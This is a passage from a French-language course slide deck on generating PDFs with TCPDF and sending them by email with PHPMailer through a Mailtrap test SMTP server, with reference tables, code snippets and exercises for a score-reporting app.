| getAliasNumPage()                              | Renvoie un marqueur remplacé par le numéro de la page courante à la fin de la génération                       |
| getAliasNbPages()                              | Idem, remplacé par le nombre total de pages                                                                    |

# Configuration du document

## Erreurs classiques

| Symptôme                                | Cause                                                     | Correction                                               |
|-----------------------------------------|-----------------------------------------------------------|----------------------------------------------------------|
| L'en-tête chevauche le contenu          | SetHeaderMargin supérieur à la marge haute de page        | Garder marge d'en-tête < marge haute                     |
| Logo absent, erreur « image not found » | \$In ne pointe pas vers K_PATH_IMAGES                     | Utiliser le chemin complet ou désactiver le logo ("", 0) |
| Footer() jamais appelé                  | setPrintFooter(false) appelé par ailleurs                 | Retirer l'appel                                          |
| Total de pages affiché {:ptp:}          | Alias mal utilisé (PageNo() au lieu de getAliasNbPages()) | Utiliser les méthodes d'alias                            |

# TP TCPDF – Configuration du document

- Modifier ScoreDocument et produire, sur chaque page, un en-tête « Scores de *prénom nom* » et un pied de page « Généré le *date* – Page X/Y ».



04

# Gestion des pages

---

# Gestion des pages

## Ajouter une page

Un objet TCPDF est créé **sans aucune page**. Rien ne peut être écrit tant qu'une page n'a pas été ajoutée avec `AddPage()`. Cette méthode crée une page, déclenche l'appel de `Header()`, positionne le curseur dans le coin haut gauche de la zone de contenu et la rend « courante » : tout ce qu'on écrit ensuite va dessus.

- `AddPage($orientation, $format, $keepmargins, $tocpage)`

| Paramètre                  | Valeurs possibles                                                     | Rôle                                                                                                            |
|----------------------------|-----------------------------------------------------------------------|-----------------------------------------------------------------------------------------------------------------|
| <code>\$orientation</code> | " (défaut du constructeur), 'P' portrait, 'L' paysage                 | Sens de la page                                                                                                 |
| <code>\$format</code>      | " (défaut), 'A4', 'A5', 'LETTER', ou tableau [largeur, hauteur] en mm | Taille de la page                                                                                               |
| <code>\$keepmargins</code> | false (défaut), true                                                  | true : conserve les marges modifiées à la main sur la page précédente ; false : restaure les marges du document |
| <code>\$tocpage</code>     | false (défaut), true                                                  | Réservé à la table des matières. À laisser à false                                                              |

# Gestion des pages

## Opérations sur les pages

- `getPage()` : renvoie le numéro de la page courante
- `getNumPages()` : renvoie le nombre total de pages créées jusqu'ici
- `setPage($pnum)` : revient sur une page déjà créée pour y écrire



05

# Écriture du contenu

---

# Ecriture du contenu

## Fonctionnement

Le contenu s'écrit à partir d'un **curseur** (position X, Y en mm) qui se déplace à chaque écriture. On choisit d'abord la **police** (SetFont), puis on écrit du texte soit **cellule par cellule** (Cell, MultiCell), soit en **HTML** (writeHTML). TCPDF positionne le curseur après chaque élément selon le paramètre \$ln.

- SetFont(\$family, \$style = "", \$size = null)

Définit la police d'écriture pour tout ce que l'on écrit après, jusqu'au prochain setFont().

| Paramètre | Valeurs possibles                                                                                                                     | Rôle                                      |
|-----------|---------------------------------------------------------------------------------------------------------------------------------------|-------------------------------------------|
| \$family  | 'helvetica', 'times', 'courier' (intégrées, toujours disponibles) ; 'dejavusans' (inclut les caractères accentués et Unicode étendus) | Famille de police                         |
| \$style   | " normal, 'B' gras, 'I' italique, 'U' souligné, 'D' barré ; combinables ('BI')                                                        | Style                                     |
| \$size    | Nombre (points)                                                                                                                       | Taille. Si null, garde la taille courante |

# Ecriture du contenu

- `Cell($w, $h = 0, $txt = "", $border = 0, $ln = 0, $align = "", $fill = false)`

écrit **une seule ligne de texte** dans une cellule rectangulaire, avec bordure, fond et alignement optionnels. C'est la brique de base pour construire un tableau de scores. Elle ne gère pas le retour à la ligne automatique.

| Paramètre             | Valeurs possibles                                                                          | Rôle                                                                 |
|-----------------------|--------------------------------------------------------------------------------------------|----------------------------------------------------------------------|
| <code>\$w</code>      | Nombre (mm) ; 0 = jusqu'à la marge droite                                                  | Largeur de la cellule                                                |
| <code>\$h</code>      | Nombre (mm)                                                                                | Hauteur de la cellule                                                |
| <code>\$txt</code>    | string                                                                                     | Texte (une seule ligne : un texte trop long déborde)                 |
| <code>\$border</code> | 0 aucune, 1 cadre complet, ou lettres 'L', 'T', 'R', 'B' combinables ('LR')                | Bordures                                                             |
| <code>\$ln</code>     | 0 curseur à droite de la cellule, 1 début de la ligne suivante, 2 sous la cellule (même X) | Position du curseur après la cellule                                 |
| <code>\$align</code>  | 'L' gauche, 'C' centré, 'R' droite, 'J' justifié                                           | Alignement du texte dans la cellule                                  |
| <code>\$fill</code>   | false (transparent), true                                                                  | true : remplit avec la couleur définie par <code>SetFillColor</code> |

# Ecriture du contenu

Les autres méthodes d'écriture :

| Méthode                                                     | Paramètres                                                            | Rôle                                                                                                     |
|-------------------------------------------------------------|-----------------------------------------------------------------------|----------------------------------------------------------------------------------------------------------|
| Ln(\$h)                                                     | \$h : hauteur du saut en mm (si omis, hauteur de la dernière cellule) | Saut de ligne vertical, curseur remis à la marge gauche                                                  |
| SetFillColor(\$r, \$g, \$b)                                 | Trois entiers de 0 à 255                                              | Couleur de remplissage utilisée par les cellules avec \$fill = true                                      |
| MultiCell(\$w, \$h, \$txt, \$border, \$align, \$fill, \$ln) | Mêmes notions que Cell                                                | Cellule multi-lignes : retour à la ligne automatique dans la largeur \$w. Pour les textes longs          |
| writeHTML(\$html, \$ln, \$fill, \$reseth, \$cell, \$align)  | \$html : chaîne HTML ; \$ln : true pour passer à la ligne après       | Écrit du HTML (balises <b>, <table>, <tr>, <td>, <br>, styles inline). Pratique pour un tableau complexe |
| Line(\$x1, \$y1, \$x2, \$y2)                                | Coordonnées en mm                                                     | Trace un trait                                                                                           |
| SetY(\$y) / SetX(\$x) / SetXY(\$x, \$y)                     | mm ; négatif = depuis le bord opposé                                  | Déplace le curseur à la main                                                                             |
| GetY()                                                      | aucun                                                                 | Renvoie la position verticale actuelle                                                                   |

# Ecriture du contenu

## Ecrire le contenu à partir d'HTML

`writeHTML()` interprète un **sous-ensemble de HTML/CSS** et le dessine dans le PDF. Ce n'est **pas un navigateur** : pas de JavaScript, pas de flexbox/grid, CSS limité. On écrit donc du HTML « à l'ancienne » : tableaux, styles inline, balises simples.

Un template est un fichier PHP qui contient du HTML. Normalement, PHP l'**affiche** directement. Nous, on veut le **récupérer dans une variable**, pour le donner à TCPDF.

**Exemple de template** : `views\pdf\score.php`

## Récupération du HTML de la vue en chaine :

```
ob_start(); // on capture tout ce qui est « affiché »
require __DIR__ . '/../../views/pdf/scores.php';
$html = ob_get_clean();
```

## Utilisation avec TCPDF

```
$pdf = new TCPDF();
$pdf->SetFont('dejavusans', '', 10);
$pdf->AddPage();
$pdf->writeHTML($html);
```



06

Récupérer le pdf

---

# Récupérer le pdf

## Fonctionnement

Output(\$name, \$code) envoie lui-même les bons en-têtes HTTP.

| Code | Destination | Effet                                                                        |
|------|-------------|------------------------------------------------------------------------------|
| 'F'  | Fichier     | écrit le PDF sur le disque, au chemin donné. Rien n'est envoyé au navigateur |
| 'I'  | Inline      | envoie le PDF au navigateur pour affichage (en-têtes HTTP inclus)            |
| 'D'  | Download    | envoie le PDF avec l'en-tête de téléchargement forcé                         |
| 'S'  | String      | retourne le PDF sous forme de chaîne, sans rien écrire ni envoyer            |

# TP PDF : Générer le PDF des scores

Depuis GET /scores/pdf, produire un PDF listant les parties du joueur connecté :


- le **contrôleur** récupère les parties (via le repository) ;
- la classe **ScorePdf** assemble le document : numéro unique, rendu du template, génération ;
- la classe **ScoreDocument** (qui étend TCPDF) dessine l'en-tête et le pied de page
- le **template** views/pdf/score.php contient le HTML du tableau.

# TP PHPMailer : envoyer un mail HTML avec le PDF

**Étape 1 : classe ScorePdf** Editer src/Pdf/ScorePdf.php implémenter la méthode generer :

- Instancier ScoreDocument
- Ajouter une police de caractère
- Générer le contenu du pdf en appelant la méthode rendreTemplate
- Générer le fichier dans le chemin `sys_get_temp_dir() . DIRECTORY_SEPARATOR . $numero . '.pdf'`; (\$numero est généré par `genererNumero()`)

**Étape 2 :** se servir de Postman pour tester la route `score/pdf`

The background is a light blue gradient. It features abstract circuit-like lines in purple, orange, and grey. There are also patterns of small blue dots arranged in grids. A horizontal purple line extends from the left side of the page towards the right, ending near a circular node on a circuit path.


# Mail



# 01

# Présentation

---



# Présentation de PHPMailer

## Définition

PHPMailer est une bibliothèque qui construit un e-mail et le transmet à un serveur SMTP.

## **Etapes de création**

- On crée un objet PHPMailer,
- On configure le transport,
- On configure un expéditeur et des destinataires,
- On écrit du contenu,
- On ajoute éventuellement des pièces jointes
- On envoie le mail



02

# Création d'objet

---

# Création de l'objet

| Élément                                        | Paramètres / valeurs                                                                                                   | Ce que ça fait                                                              |
|------------------------------------------------|------------------------------------------------------------------------------------------------------------------------|-----------------------------------------------------------------------------|
| <code>use PHPMailer\PHPMailer\PHPMailer</code> |                                                                                                                        | Importe la classe principale                                                |
| <code>use PHPMailer\PHPMailer\Exception</code> |                                                                                                                        | Importe l'exception propre à PHPMailer, nécessaire pour le catch            |
| <code>new PHPMailer(\$exceptions)</code>       | <code>true</code> : les erreurs lèvent une Exception ;<br><code>false</code> : les méthodes renvoient false en silence | Crée l'objet. Avec <code>true</code> , une erreur ne passe jamais inaperçue |



03

# Configuration du transport

---

# Configuration du transport

## Définition

Le transport décrit comment le message quitte l'application : quel serveur, quel port, quelle authentification, quel chiffrement.

Mailtrap joue le rôle d'un faux serveur SMTP : les mails sont interceptés dans une boîte virtuelle, jamais livrés.

## Méthodes et propriétés à utiliser :

```
$mail->isSMTP();
$mail->Host = $env['MAIL_HOST'];
$mail->Port = (int) $env['MAIL_PORT'];
$mail->SMTPAuth = true;
$mail->Username = $env['MAIL_USER'];
$mail->Password = $env['MAIL_PASSWORD'];
$mail->SMTPSecure = PHPMailer::ENCRYPTION_STARTTLS;
$mail->CharSet = 'UTF-8';
```

| Élément             | Valeurs                                | Rôle                                                       |
|---------------------|----------------------------------------|------------------------------------------------------------|
| isSMTP()            | aucun paramètre                        | Utilise un serveur SMTP                                    |
| Host                | chaîne                                 | Adresse du serveur SMTP                                    |
| Port                | entier                                 | 25, 465, 587 ou 2525                                       |
| SMTPAuth            | true / false                           | Active l'authentification                                  |
| Username / Password | chaînes                                | Identifiants                                               |
| SMTPSecure          | ENCRYPTION_STARTTLS / ENCRYPTION_SMTPS | STARTTLS pour 587 et 2525, SMTPS pour 465                  |
| CharSet             | 'UTF-8'                                | Encodage du message : sans lui, les accents sont corrompus |



04

Expéditeur et destinataire

# Configuration du transport

## Définition

Un e-mail a une adresse d'expédition (une seule) et une ou plusieurs adresses de destination. Chaque adresse peut être accompagnée d'un nom d'affichage.

## Exemple :

```
$mail->setFrom($env['MAIL_FROM'], $env['MAIL_FROM_NAME']);
$mail->addAddress($destinataire, $nomDestinataire);
```

| Méthode                  | Paramètres                                         | Rôle                                                            |
|--------------------------|----------------------------------------------------|-----------------------------------------------------------------|
| setFrom(adresse, nom)    | adresse : e-mail valide ; nom :<br>texte optionnel | Définit l'expéditeur. À appeler<br>une seule fois               |
| addAddress(adresse, nom) | idem                                               | Ajoute un destinataire<br>principal. Appel multiple<br>possible |
| addCC(adresse, nom)      | idem                                               | Copie visible (non utilisée ici)                                |
| addBCC(adresse)          | adresse                                            | Copie cachée (non utilisée ici)                                 |



05

# Contenu du mail

# Contenu du mail

## Définition

Le message contient un sujet et un corps. On fournit un corps HTML et un corps texte brut : le second sert aux clients qui n'affichent pas le HTML. Bien entendu, on peut charger le fichier html depuis un template HTML.

## Exemple :

```
$mail->isHTML(true);
$mail->Subject = 'Vos scores - Jeu de devinette';
$mail->Body = '<p>Bonjour ' . htmlspecialchars($nomDestinataire)
 . ',</p><p>Veuillez trouver vos scores en pièce jointe.</p>';
$mail->AltBody = "Bonjour $nomDestinataire, vos scores sont en pièce jointe.";
```


| Élément      | Valeurs      | Rôle                              |
|--------------|--------------|-----------------------------------|
| isHTML(bool) | true / false | Indique que Body contient du HTML |
| Subject      | chaîne       | Objet du mail                     |
| Body         | chaîne HTML  | Corps principal                   |
| AltBody      | chaîne texte | Version texte brut de secours     |



# 06

## Pièce jointe

---



# Pièce jointe

## Définition

Une pièce jointe est un fichier encodé et ajouté au message. Comme ScorePdf::generer() écrit le PDF sur disque, on donne à PHPMailer le chemin du fichier et le nom que verra le destinataire.

## Exemple :

```
// $pdf = ['chemin' => '/tmp/SCORES-20261024-9f3a1c7e.pdf', 'nom' => 'SCORES-20261024-9f3a1c7e.pdf']
$mail->addAttachment($pdf['chemin'], $pdf['nom']);
```

| Méthode                                    | Paramètres                               | Rôle                                                                |
|--------------------------------------------|------------------------------------------|---------------------------------------------------------------------|
| addAttachment(chemin, nom, encodage, type) | chemin : fichier existant sur disque     | Lit et joint le fichier                                             |
|                                            | nom : nom affiché chez le destinataire   | Par défaut, le nom du fichier                                       |
|                                            | encodage : 'base64' (défaut)             | Rarement modifié                                                    |
|                                            | type : type MIME (ex. 'application/pdf') | Déduit de l'extension si absent                                     |
| addStringAttachment(contenu, nom)          | contenu : chaîne en mémoire              | Alternative si le PDF n'est pas écrit sur disque (non utilisée ici) |



07

# Envoi de mail

---

# Envoi du mail

## Définition

send() transmet le message au serveur. On entoure l'appel d'un try/catch pour logger le détail technique côté serveur et on supprime le PDF temporaire dans un finally.

## Exemple :

```
try {
 $mail->send();
 (new FileLogger())->info("Mail des scores envoyé à $destinataire");
 return true;
} catch (Exception $e) {
 (new FileLogger())->error('Envoi mail : ' . $mail->ErrorInfo);
 return false;
} finally {
 if (is_file($pdf['chemin'])) {
 unlink($pdf['chemin']);
 }
}
```

# Envoi du mail

| Élément                                             | Rôle                                                                    |
|-----------------------------------------------------|-------------------------------------------------------------------------|
| <code>send()</code>                                 | Transmet au serveur ; lève Exception en cas d'échec (mode true)         |
| <code>ErrorInfo</code>                              | Message d'erreur détaillé, à journaliser uniquement                     |
| <code>FileLogger::info() / error()</code>           | Trace l'envoi ou l'échec                                                |
| <code>finally</code>                                | Exécuté dans tous les cas : le fichier temporaire est toujours supprimé |
| <code>unlink(chemin)</code>                         | Supprime le fichier du disque                                           |
| <code>filter_var(\$v, FILTER_VALIDATE_EMAIL)</code> | Valide le format de l'adresse reçue                                     |

# TP PHPMailer : envoyer un mail HTML avec le PDF

## Étape 1 : configuration

Crée une inbox Mailtrap, copier les identifiants SMTP dans .env :

- Mailtrap fournit les identifiants SMTP dans l'onglet « SMTP Settings »

**Étape 2 : classe ScoresMail** Editer src/Mail/ScoresMail.php implémenter la méthode envoyer :

- Récupérer la configuration
- Instancier un mail
- Appliquer la configuration du transport
- Ajouter un destinataire (reçu en paramètre)
- Mettre un contenu pour le titre et le corps du mail (appeler rendreTemplate)
- Ajouter en pièce jointe le pdf (reçu en paramètre)
- Envoyer le mail

**Étape 3 :** se servir de Postman pour tester la route score/mail en entrant un email en JSON : "email": "contact@unidia.fr"

The background is a light blue gradient with abstract circuit-like patterns. On the left, there are thin, multi-colored lines (purple, orange, grey) forming a circuit board layout. On the right, there are more complex, thicker lines in purple and orange, some with circular nodes. A grid of small blue dots is visible in the upper right and lower left corners. A horizontal purple line is positioned below the main text.

**Merci de votre attention**